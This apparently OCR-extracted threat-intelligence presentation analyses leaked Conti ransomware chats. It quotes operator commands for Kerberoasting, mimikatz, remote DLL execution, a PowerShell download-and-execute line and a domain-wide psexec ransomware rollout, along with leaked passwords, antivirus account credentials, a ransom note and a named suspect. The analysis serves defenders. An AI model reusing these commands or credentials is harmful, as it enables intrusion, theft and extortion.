[RESULT]  Username: student
[RESULT]  Changed:  2013-11-19 17:00:59
[RESULT]  Password: 1510

[RESULT]  Username: Presenter
[RESULT]  Changed:  2011-06-27 18:57:56
[RESULT]  Password: presenter

[RESULT]  Username: Podium
[RESULT]  Changed:  2015-08-21 18:42:19
```

IN THE EYES OF A CONTI OPERATOR: LATERAL MOVEMENT

KERBEROASTING

user8 10:45 PM
rubeus only kerberoste in the trust under the number 0

```
beacon> psinject 15344 x64 Invoke-Kerberoast -domain itstest.ad | fl
[*] Tasked beacon to psinject: Invoke-Kerberoast -domain itstest.ad | fl into 15344 (x64)
[+] host called home, sent: 133723 bytes
[+] received output:


TicketByteHexStream  :
Hash                 : $krb5tgs$AgpmServer/itstestagpm1.itstest.ad/itstest.ad:F36D0ED4DAD5337B355F1
                       799B1427DCE$AFC717D0BC99ADE1B19A00A08514D3D2509980A20AA2D05FB2F50E7D7A8B479B
                       58C1E1BB63210A696E873E1ED529D2B4785D006DDAAACC1A0EA81760B7154509B730F3F51EAC
                       B6F19C08DF1D1F661987DFFD0CD355259527BAD8B5B5236E635C3ACBCD535F14ACFEE4C07B27
                       BA701059DFF0D164F720AC83B0EFD794C41AC644B500D35FE40E3160EAAE778ABDFB2BB25220
                       5C861D689CCB16E5507433C3850461BD5B78D7833E716DE6173ADE9EC7A695B276E69002690E
```

CREATE COBALT STRIKE BEACON

user8 12:37 PM

```
beacon> shell copy x64.dll \\139.62.166.164\C$\ProgramData
[*] Tasked beacon to run: copy x64.dll \\139.62.166.164\C$\ProgramData
[+] host called home, sent: 75 bytes
[+] received output:
        1 file(s) copied.

beacon> shell wmic /NODE:139.62.166.164 process call create "rundll32 C:\ProgramData\x64.dll entryPoint"
[*] Tasked beacon to run: wmic /NODE:139.62.166.164 process call create "rundll32 C:\ProgramData\x64.dll entryPoint"
[+] host called home, sent: 121 bytes
[+] received output:
Executing (Win32_Process)->Create()

Method execution successful.
```

DUMP CREDENTIALS

user8 1:00 PM

```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
[-] no results
```

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 438866 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import
```

SMBGHOST (CVE-2020-0796)

December 3, 2020

user3 6:39 PM
I import a script How to apply it? So CVE-2020-0796-Smbv3-checker.ps1 and so CVE-2020-0796-Smbv3-checker does not work.

```
iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/T13nn3s/CVE-2020-0796/master/CVE-2020-0796-Smbv3-checker.ps1'));
```

tl1 4:37 AM
и поищите их эксч

думаю он у них внутренний

```
Exploit and detect tools for CVE-2020-0688(Microsoft Exchange
```

такая штука

```
https://github.com/Ridter/cve-2020-0688
https://github.com/zcgonvh/CVE-2020-0688
https://github.com/Yt1g3r/CVE-2020-0688_EXP
```

MS EXCHANGE RCE (CVE-2020-0688)

IN THE EYES OF A CONTI OPERATOR: DEFENSE EVASION

ACCOUNTS FOR TESTING ANTIVIRUS

```
"Bentley sent me this list, I already bought avast ---------- 1. Eset +++++ https://eba.eset.com ggfhfhhvcfdhgjyg7t88958685@gmail. com 123Ckj;ysqgfhjkm
 E32R-X3UV-G887-GJ4F-EDUN ---------- ---------- 2. Bit Defender https://cloud.gravityzone.bitdefender.com https://central.bitdefender.com/download?
 install_code=73909d66-2a8c-46e0-a542-74 ggfhfhhvcfdhgjyg7t88958685 @gmail.com:K9PfTX3pd87Z ---------- ---- 3. Sophos https://cloud.sophos.com
 ggfhfhhvcfdhgjyg7t88958685@gmail.com:K9PfTX3pd87Z https://dzr-api-amzn-us-west-2-fa88.api-upe.p.hmr.sophos .com/api/download/37bdfc---------- ------ 4.
 Webroot +++++ https://identity.webrootanywhere.com/v1/Account/login minakerawatsonn@gmail.com 123Ckj;ysqgfhjkm 113113 ---------- ---------- 5.Trendmi
 cro https://www trendmicro com/product_trials/service/index/us/157 https://tm.login.trendmicro.com/ jose888 Asdqwe123 ---------- ---------- 6. Crowdstrike
 -------- iieo?eou ei?i iuei 7. MAcafee http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/10.7.0/McAfee_Endpoint_Security_10_7_0_667_17_bundle.zip 8.
 Symantec 9 CrowdStrike 10. Avast business https://www.avast.com/ en-us/download-thank-you.php?product=BMS"
```

VMWARE CARBON-BLACK-CLOUD EDR

```
from: mango@q3mcco35auwcstmt.onion
to: stern@q3mcco35auwcstmt.onion
body:
Hi Ilja,

Glad to hear this - great news 😊

I have now requested a discount approval to make sure we can hit the price I have told you and I am now
waiting for it.You can find the installation guide here : https://docs.vmware.com/en/VMware-
Carbon-Black-Cloud/services/cbc-sensor-installation-guide/GUID- 76272E42-E534-47AD-8654-B2F3B5682806.html

And the product usage guide here: https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/index.html

It is also important to know that once you have bought your licenses you can access a free training that
could be find here : https://vmwarelearningzone.vmware.com/oltpublish/site/program.do?dispatch=
showCourseSession&id=1da8e813-c2c4-11ea-9f48-0cc47adeb5f8

Hopefully you'll receive a quote by tomorrow from our partner.
Thank you again for trusting Carbon Black,Speak to you soon!

Best regards, Marion
```

SENTINELONE EDR

EDR

```
====== AntiVirus ======
   Engine                    : Sentinel Agent
   ProductEXE                : C:\Program Files\SentinelOne\Sentinel Agent 4.2.4.154\SentinelRemediation.exe
   ReportingEXE              : C:\Program Files\SentinelOne\Sentinel Agent 4.2.4.154\SentinelAgent.exe

   Engine                    : Windows Defender
   ProductEXE                : windowsdefender://
   ReportingEXE              : %ProgramFiles%\Windows Defender\MsMpeng.exe

   Engine                    : Webroot SecureAnywhere
   ProductEXE                : C:\Program Files (x86)\Webroot\WRSA.exe
   ReportingEXE              : C:\Program Files (x86)\Webroot\WRSA.exe
```

IN THE EYES OF A CONTI OPERATOR: IMPACT

```
1. Отпинговываем живые WS
2. Отключаем WinDef
3. Раскидываем starter на WS + гасим малварь
4. Раскидываем starter на серваки (в system32), кроме DC. На серверах, где есть SQL - руками останавливаем (net stop mssqlserver) или прибиваем процессы SQL. Запускаем starter руками.
5. Запускаем starter domen-wide (psexec \\* -d  -s -h start.exe -accepteula -y)
6. Гасим DC

== Translated from Russian to English ==

1. Ping live WS
2. Disable WinDef
3. We scatter the starter on WS + extinguish the malware
4. We spread the starter on servers (in system32), except for DC. On servers where there is SQL, we stop it manually (net stop mssqlserver) or kill the SQL processes. We start the starter with our hands.
5. Run starter domen-wide (psexec \\* -d -s -h start.exe -accepteula -y)
6. Extinguish DC
```

user8 7:55 AM

```
beacon> remote-exec psexec 10.10.20.131 C:\starter.exe
[*] Tasked beacon to run 'C:\starter.exe' on 10.10.20.131 via Service Control Manager
[+] host called home, sent: 2005 bytes
[-] Could not start service c122355 on 10.10.20.131: 5
```

is he going to work there on the sappers himself?

tl2 7:58 AM
should in theory

check if the locker process has died

user4 7:58 AM
files will be dragged over the network for a long time, that would encrypt

user9 5:28 AM

```
beacon> shell PsExec \\* -d -s -h gpupdate /force -accepteula -y -u itc.local\egl_admin -p E@gle@x1s3030
[*] Tasked beacon to run: PsExec \\* -d -s -h gpupdate /force -accepteula -y -u itc.local\egl_admin -p E@gle@x1s3030
[+] host called home, sent: 121 bytes
[+] received output:

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
```


```
Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 717b     fil     10/21/2020 21:30:40   R3ADM3.txt
 185kb    fil     10/21/2020 21:30:27   starter.exe
```

IN THE EYES OF A CONTI OPERATOR: IMPACT

```
beacon> shell type C:\readme.txt
[*] Tasked beacon to run: type C:\readme.txt
[+] host called home, sent: 49 bytes
[+] received output:
All of your files are currently encrypted.
Backups were encrypted or deleted, same as Shadow Copies.

If you try to use any additional recovery software - the files might be damaged, but if you are still willing to try - try it on the data of the lowest value.

To make sure that we REALLY CAN recover all of the encryptd data - we offer you to decrypt 2 random files of your choice completely free of charge.

The faster you reply - the easier and cheaper it will be.
To receive information on the price of the recovery software you can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cvf25zqj2dwrrqcq5oad.onion/

HTTPS VERSION :
https://contirecovery.best

---BEGIN ID---
```


```
сервера:
по ад: 2
по факту: 1
живых: 1
притянуто: 5

армы:
по ад: 30
живых: 5
притянуто: 5

пошифровано: всё

== Translated from Russian to English ==

servers:
hell: 2
in fact: 1
alive: 1
pulled: 5

armas:
hell: 30
alive: 5
pulled: 5

encrypted: all
```

INDICATORS OF COMPROMISE (IOCs)




SOPHOS IR ENGAGEMENTS

INDICATORS OF COMPROMISE (IOCs)




MANDIANT FIN12 REPORT IOCs



WAS WORKING FOR CONTI A HACKER'S PARADISE?


- $1k-$2k p/m salary in Bitcoins, 5-day work week, "follow-the-sun" schedule rota
- Conti operations require 24/7 availability for the botnets or to respond to ransom negotiations
- As of 18 July 2021, Conti employed 62 people and by 30 July 2021, this rose to 87



CODERS	TESTERS	SYSADMINS	REVERSE ENGINEERS	RED TEAM	OSINT TEAM
• Write malicious code • Integrate technologies • Malware obfuscation		• VPN subscriptions • antivirus product licenses • new servers • domain registrations	• Disassemble code and find vulnerabilities • Exploit development	• Lateral movement • Steal data • Deploy Ransomware	• Identify new targets • Map attack surface

“SALARY DAY”

```
from_user: "mango"
to_user: "stern"
timestamp: "2021-06-29"
index: Conti Jabber

"Завтра день зп:\n\nосновная команда - 97 447;         52 человека\nновая команда - 4000;                    3
человека, один пока не приступил\nкоманда реверса - 23 347;           16 человек\nкоманда ресерча - 12 500;
    6 человек\nкоманда осинт разведки - 9 000;    4 человека\n\nвсего 146 294\\2 = 73 147 на ЗП + баксов 700 уйдет
на комиссии на переводы с кошельков\\на вывод с бирж\n\nи надо 3-4к на расходы по
роутерам\\сервакам\\прокладкам\n\nbc1q5aqs5hrlt3wj5xrnj0craykgsq6h8mse3cftf8"

                                    == Translated from Russian to English ==

"Tomorrow is salary day: main team - 97 447; 52 people new team - 4000; 3 people, one has not yet started the
reverse team - 23,347; 16 people research team - 12,500; 6 people team osint intelligence - 9,000; 4 people total
146 294 \\ 2 = 73 147 for salary + 700 bucks will go to commissions for transfers from wallets / withdrawals from
exchanges and 3-4k are needed for expenses on routers / servers / gaskets
bc1q5aqs5hrlt3wj5xrnj0craykgsq6h8mse3cftf8"
```




- ❑ Main Team – 97,447
- ❑ New Team – 52 people – 4,000
- ❑ Reverse Team – 3 people – 23,347
- ❑ Research Team – 16 people – 12,500
- ❑ OSINT Team – 6 people – 9,000
- ❑ 3k-4k – Expenses: Routers, Servers, etc


= ~$150K P/M


= ~$1.8M P/A


REAL-WORLD IDENTITY OF A CONTI MEMBER


Begemot | Sergey Loguntsov // St. Petersburg, Russia
















